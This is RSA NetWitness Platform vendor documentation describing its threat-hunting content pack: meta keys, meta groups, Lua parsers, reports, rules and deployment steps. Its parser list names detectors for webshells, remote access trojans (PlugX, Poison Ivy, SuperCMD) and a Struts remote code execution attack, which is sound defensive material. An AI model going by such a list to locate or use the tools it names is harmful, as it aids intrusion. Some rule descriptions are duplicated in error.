RSA NETWITNESS® PLATFORM

NetWitness Hunting Guide

Trademarks

License Agreement

Third-Party Licenses

This product may include software developed by parties other than RSA.

Note on Encryption Technologies

This product may contain encryption technology. Many countries prohibit or restrict the use, import, or export of encryption technologies, and current use, import, and export regulations should be followed when using, importing or exporting this product.

Distribution

Use, copying, and distribution of any EMC software described in this publication requires an applicable software license. EMC believes the information in this publication is accurate as of its publication date. The information is subject to change without notice.

THE INFORMATION IN THIS PUBLICATION IS PROVIDED "AS IS." EMC CORPORATION MAKES NO REPRESENTATIONS OR WARRANTIES OF ANY KIND WITH RESPECT TO THE INFORMATION IN THIS PUBLICATION, AND SPECIFICALLY DISCLAIMS IMPLIED WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE.

June 2019

Contents

Overview

RSA NetWitness Platform is an evolution of the NetWitness NextGen security product, formerly known as Security Analytics. The platform ingests network traffic and logs, applies several layers of logic against the data, stores the values in a custom time-based database, and presents the metadata to the analyst in a unified view. When integrated with ECAT, a host based memory forensics tool, metadata about host activities is generated and presented in the same view, giving the analyst an unparalleled view into the state of the network. In this guide we will be discussing tactics and procedures for investigating the packet dataset for malicious activity.

NetWitness is not a typical network traffic based sensor, it is not an IDS/IPS or Netflow device, although some of its more basic capabilities could provide some overlap. Metadata is generated to describe a technical aspect or behavior within a network session. A session is defined as one or two related stream(s) of traffic with a requestor and, usually, a responder. These sessions are ordered by capture time and as such time is the first WHERE clause applied to the database when beginning an investigation. Knowing how the data is collected and ordered is integral to understanding how to hunt in NetWitness.

Metadata in NetWitness should be considered indicators of an activity, not signatures like those used by traditional IDS/IPS and as such should be handled differently. The logic contained in the NetWitness parsers is far more versatile than your typical regex based signatures. The parsers, feeds and application rules that process traffic generate metadata about the structure of the data and extract values from the individual sessions that can be searched for efficiently. This differs from traditional IDS/IPS solutions in that it is possible to find new unknown malicious activity compared to only finding previously identified malicious activity. Signature-like parsers are also included, but because the parser engine is using a common scripting language, Lua, more complex logic can be used to determine a match, giving a far lower false-positive rate when used in this manner. This guide focuses on hunting for new unknown malicious activity using the content provided by the RSA Live content management system and generally does not include an overview of signature-like parsers.

Hunting within the NetWitness dataset is accomplished by analyzing intrusions, reverse engineering malware, analyzing traffic generated by malware and other attacks, then selecting metadata generated by NetWitness based on this type of behavior. The RSA IR team has conducted many investigations since being formed in 2012 and has created content and tactics for the platform that allow an analyst to quickly navigate the dataset by combining many aspects of behavior into a single piece of metadata. This cuts down on the number of drills needed to find the sessions with the desired behavior, enhancing performance of the platform and reducing the effort needed to find malicious behavior. This has allowed the IR team to discover incidents without any prior knowledge or notification that the organization was under a targeted attack. The IR team has also used these methodologies and content to discovery many incidents where the attacker wasn't even using malware, but authenticated access, also called Living off the "LANd".

The unprecedented view into network traffic provided by NetWitness is most effective for Incident Response capabilities, but can also be used to validate the appropriate enforcement of your security policies and/or uncover areas where these policies and procedures may require improvement. This guide is intended for analysts who want to uncover new malicious activity and not simply react to alerts based on known threats.

Hunting Pack

The Hunting pack is designed to allow you to quickly hunt for indicators of compromise or anomalous network activity by dissecting packet traffic within the RSA NetWitness Platform and populating specific meta keys with natural language values for investigation.

The Hunting pack consists of the following separate pieces:

- A set of meta keys that are populated with the indicators
- Imports of meta groups, which provide a view to the analyst of relevant combinations of meta data
- A set of Lua parsers to dissect the network sessions from common protocols used by an attacker
- The Investigation Feed and the RSA FirstWatch SSL Blacklist feed.
- Hunting-related RSA NetWitness Suite reports
- Hunting-related RSA NetWitness Suite rules
- Webshell Detected ESA rule: This rule indicates that 3 webshells have been detected through communication between the same IP source and destination pair within a 10 minute time window. More details are available in the RSA ESA Rules topic.
- The **exe filetype but not exe extension** Application Rule

Note: If you already have a version of the IR content pack previously distributed by the Incident Response team outside of Live, then it is recommended to remove this version before downloading the new pack. The separate topic, Removing the Original Incident Response (IR) Pack, provides instructions for how to remove this content.

Deploying the Hunting Pack

You can deploy all of the items in the Hunting Pack through Live.

Note the following:

- For deployments prior to 10.6.2, you will also need to configure a set of new meta keys: netname, direction, ioc, boc, eoc, analysis.service, analysis.session, analysis.file. For details, see Meta Keys.
- The **trafflic_flow** Lua parser may be deployed to a Log Decoder, but this is not currently supported through Live. In the Traffic Flow Lua Parser documentation, https://community.rsa.com/docs/DOC-44948, see the section **Deploy to Log Decoders**.

- If you are in an environment where you cannot **Deploy**, you should create a resource package (select Package > **Create**) to download a ZIP archive that you can use. Do not use the Download button, as this does not work for bundles.

To deploy the Hunting pack, depending on your version, see:

- Deploy the Hunting Pack in Security Analytics 10.x or
- Deploy the Hunting Pack in NetWitness Suite 11.x

Meta Keys

The meta keys that are populated as a result of the Lua parser deployment that make up the Hunting content pack are as follows. These are available without additional configuration in version 10.6.2 and higher of the RSA NetWitness Platform. If you are deploying the content pack to a version prior to this, then see Appendix: Hunting Pack Meta Keys for instructions to enable them.

Display Name	Meta Key	Format	Description
Network Name	netname	Text	Networks and host descriptions tagged with source or destination values. This eliminates the need for multiple network and asset keys.
Traffic Flow Direction	direction	Text	Flow-based information derived from source and destination lookups. The value may be outbound, lateral or inbound.
Session Analysis	analysis.session	Text	Client-Server communication summations, deviations, conduct and session attributes.
Service Analysis	analysis.service	Text	Core application protocols identification. An underlying powerhouse of service-based inspection.
File Analysis	analysis.file	Text	A large inspection library that will highlight file characteristics and anomalies.
Indicators of Compromise	ioc	Text	Indicators of Compromise are now ubiquitous across the information security landscape. It is important to classify and store them accordingly.
Behaviors of Compromise	boc	Text	The Behaviors of Compromise meta key is designated for suspect or nefarious behavior outside of standard signature-based detections.
Enablers of Compromise	eoc	Text	Enablers of Compromise are instances of poor information or operational security that could be tied back to root cause post-mortem.

Meta Groups

NetWitness offers the analyst a method to customize the metadata views and groups that are displayed while conducting an investigation. Before beginning to hunt, the first items to set up are metadata groups. RSA provides a ZIP of files that contain Meta groups for incident response hunting. These files are available as a ZIP archive in the Downloads space on RSA Link at the following URL: https://community.rsa.com/docs/DOC-60112.

For deployment of the meta groups, see the product documentation Import a Meta Group under the topic Investigation: Manage User-Defined Meta Groups. By default, the meta keys are in the 'Close' state. You may change to 'Open' view state by default for each key, depending on your needs and performance considerations.

Display Name	File Name	Description
Outbound HTTP	Outbound_ HTTP.jsn	Configures the investigation page to view meta keys indicators related to the HTTP protocol.
Outbound SSL / TLS	Outbound_SSL_ TLS.jsn	Configures the investigation page to view meta keys indicators related to the SSL / TLS protocol.

Lua Parsers

You may deploy the Hunting pack Lua parsers from Live. Select the parsers listed below within the Live Search UI and choose to go through the process of deployment or subscription to a Decoder.

List of Lua Parsers in the Hunting Pack

Display Name	Short Description
apt_ artifacts	Detects possible apt WMI and windows registry manipulation.
china_ chopper	Detects cleartext China Chopper sessions.
CustomTCP	Detects CustomTCP beaconing activity. Registers C2 domain and victim hostname as **alias.host** meta.
DNS_ verbose_lua	Identifies DNS sessions. Registers query and response records including record type. Registers protocol error messages.
DynDNS	Detects dynamic DNS hosts and servers.

Display Name	Short Description
fingerprint_java	Detects Java JAR and CLASS files.
HTTP_lua	Extracts values from HTTP protocol request and response headers. Parses ICAP (HTTP) requests.
HTTP_lua_options	Use this file to influence the behavior of the HTTP_lua parser. See HTTP Lua Parser Options File for details.
ICMP	Provides types and codes from ICMP packets.
IDN_homograph	Detects punycode-encoded internationalized domain names which use non-Latin Unicode code points whose glyphs resemble those of Latin Unicode code points. Registers the decoded homograph as analysis.service meta. Reference the RSA Link blog post from RSA Research for more details about this threat: Dissecting PunyCode - Not All Characters are Created Equal. DEPENDENCIES: None CONFLICTS: None KEYS • analysis.service - host as which the homograph is masquerading • ioc - indicators of compromise RISK VALUES: None ANALYSIS VALUES: ioc
JSON-RPC	Identifies JSON-RPC 2.0 streams. Will not identify JSON-RPC 1.0 streams, and may not identify JSON-RPC over transports such as HTTP.
MAIL_lua	Extracts values from email messages such as email addresses, subject and client.
Mail_lua_options	Use this file to influence the behavior of the Mail_lua parser. For details, see Mail Lua Parser Options File.
MSU_rat	Detects MSU RAT activity.
plugx	Detect PlugX malware.
Poison_Ivy	Detects Poison Ivy RAT activity.
pvid	Detects PGV_PVID malware activity. PGV_PVID is a cookie string the actor put into the malware's POST routine.

Display Name	Short Description
RDP_lua	Identifies the Microsoft Remote Desktop Protocol.
rekaf	Detects a variant of rekaf and derives the xor key (crypto) and name of the infected host.
fingerprint_rtf_lua	Detects RTF files.
session_analysis	Analyzes session characteristics such as bytes transmitted vs bytes received, TCP flags seen, etc.
SMB_lua	Parses the Microsoft SMB/CIFS protocol, versions 1 and 2.
struts_exploit	Detects a possible Remote Code Execution attack when using the Struts REST plugin with XStream handler to handle XML payloads.
supercmd	Detects SuperCMD Trojan beaconing. Reference the RSA Link blog post from RSA Research for more details about this threat: SUPERCMD RAT. DEPENDENCIES: None CONFLICTS: None KEYS • alias.host - hostname of compromised host • alias.ip - address of compromised host • alias.mac - MAC address of compromised host • ioc - indicators of compromise RISK VALUES: None ANALYSIS VALUES: ioc
TLD_lua	Extracts the top level domain and second level domain portions from host names.
TLD_lua_options	Use this file to influence the behavior of the TLD_lua parser. See TLD Lua Parser Options for details.
TLS_lua	Identifies SSL 2.0, SSL 3.0, TLS 1.0, TLS 1.1, and TLS 1.2.
traffic_flow	Provides subnet names for internal networks, and directionality of the session (inbound, outbound, lateral).
traffic_flow_options	This is an optional file for use with the traffic_flow Lua parser. If used, this file provides a way for customers to configure internal subnets as described within the full product documentation for this parser (Traffic Flow Lua Parser).

Display Name	Short Description
windows_command_shell_lua	Identifies Microsoft Windows command shell sessions.
windows_executable	Identifies windows executables, and analyzes them for anomalies and other suspicious characteristics.
xor_executable_lua	Detects executables that have been xor or hex encoded.

Lua Parser Options Files

The following Lua Parsers currently have options files associated with them:

- HTTP_lua
- Mail_lua
- TLD_lua
- traffic_flow

Caution: RSA strongly suggests that you **do not subscribe** to the options file. Subsequent downloads of this file will overwrite all changes that you have made to the file.

Note the following:

- If you deploy the options file, it can be found in the same directory as parsers: `/etc/netwitness/ng/parsers/`.
- The parser is not dependent upon the options file. The parser will load and run even in the absence of the options file. The options file is only required if you need to change the default settings.
- If you do not have an options file (or if your options file is invalid), the parser uses the default settings.

Note: The parser will never use both the defaults and customized options. If the options file exists and its contents can be loaded, then the defaults will not be used at all.

RSA NetWitness Platform Reports

RSA provides two reports as part of the Hunting Pack:

- **Hunting Summary Report**: This report displays a summary of the events that have been categorized according to the following meta keys.
- **Hunting Detail Report**: This report displays events that have been categorized according to the following meta keys with added contextual evidence to assist an analyst.

  Note: This should be run as a daily report. The amount of meta values reported may be large depending on traffic volume and running over longer time frames may result in a query timeout.

These reports are based on events that have been categorized according to the following meta keys:

- Indicators of Compromise
- Behaviors of Compromise
- Enablers of Compromise
- Service Analysis
- Session Analysis
- File Analysis

These keys are described in the Meta Keys section.

RSA NetWitness Platform Rules

The two Hunting Pack reports are dependent on the following rules.

Note: You do not need to download or deploy the individual rules: since these rules are dependencies of the Hunting reports, you receive them when you download or deploy the reports.

The Hunting Summary Report is dependent upon these rules:

- **Behaviors of Compromise:** Designated for suspect or nefarious behavior outside the standard signature-based detection. This rule displays output when the meta key, Behaviors of Compromise, is populated.
- **Enablers of Compromise:** Instances of poor information or operational security. Post-mortem often ties these to the root cause. This rule displays output when the meta key, Enablers of Compromise, is populated.
- **File Analysis:** A large inspection library that highlights file characteristics and anomalies. This rule displays output when the meta key, File Analysis, is populated.
- **Indicators of Compromise:** Possible intrusions into the network that can be identified through malware signatures or IPs and domains associated with command and control campaigns. This rule displays output when the meta key, Indicators of Compromise, is populated.

- **Service Analysis:** Core application protocols identification and inspection. This rule displays output when the meta key, Service Analysis, is populated.
- **Session Analysis:** A large inspection library that highlights file characteristics and anomalies. This rule displays output when the meta key, File Analysis, is populated.


The Hunting Details Report is dependent on these rules:

- **Behaviors of Compromise Detail:** Additional context (compared to Behaviors of Compromise rule) is provided to an analyst by grouping with additional meta keys of Service Type and Device Type.
- **Enablers of Compromise Detail:** Additional context (compared to Enablers of Compromise rule) is provided to an analyst by grouping with additional meta keys of Service Type and Device Type.
- **File Analysis Detail:** Additional context (compared to File Analysis rule) is provided to an analyst by grouping with the additional meta key of Filename.
- **Indicators of Compromise Detail:** Additional context (compared to Indicators of Compromise rule) is provided to an analyst by grouping with additional meta keys of Service Type and Device Type.
- **Service Analysis Detail:** Additional context (compared to Service Analysis rule) is provided to an analyst by grouping with additional meta keys of Service Type and Alias Host.
- **Session Analysis Detail:** Additional context (compared to Session Analysis rule) is provided to an analyst by grouping with additional meta keys of Service Type and Alias Host.

Deploy the Hunting Pack in NetWitness Suite 11.x


To deploy the Hunting Pack:

1. In the NetWitness Suite UI, go to **CONFIGURE > Live Content**.
2. In the **Resource Type** field, select **Bundle**, and click **Search**.




3. Select the **Hunting Pack** bundle.

   You can view the details page if you wish:




4. Select **Deploy**, then follow the steps in the wizard.


a. The Deployment Wizard lists the resources that are in the bundle.



b. Select the service or services on which to deploy the bundle.




c. Review your selections.



d. Click Deploy.

Progress is shown in the dialog box, until completion.




e. Click **Close** to exit the wizard.

Deploy the Hunting Pack in Security Analytics 10.x

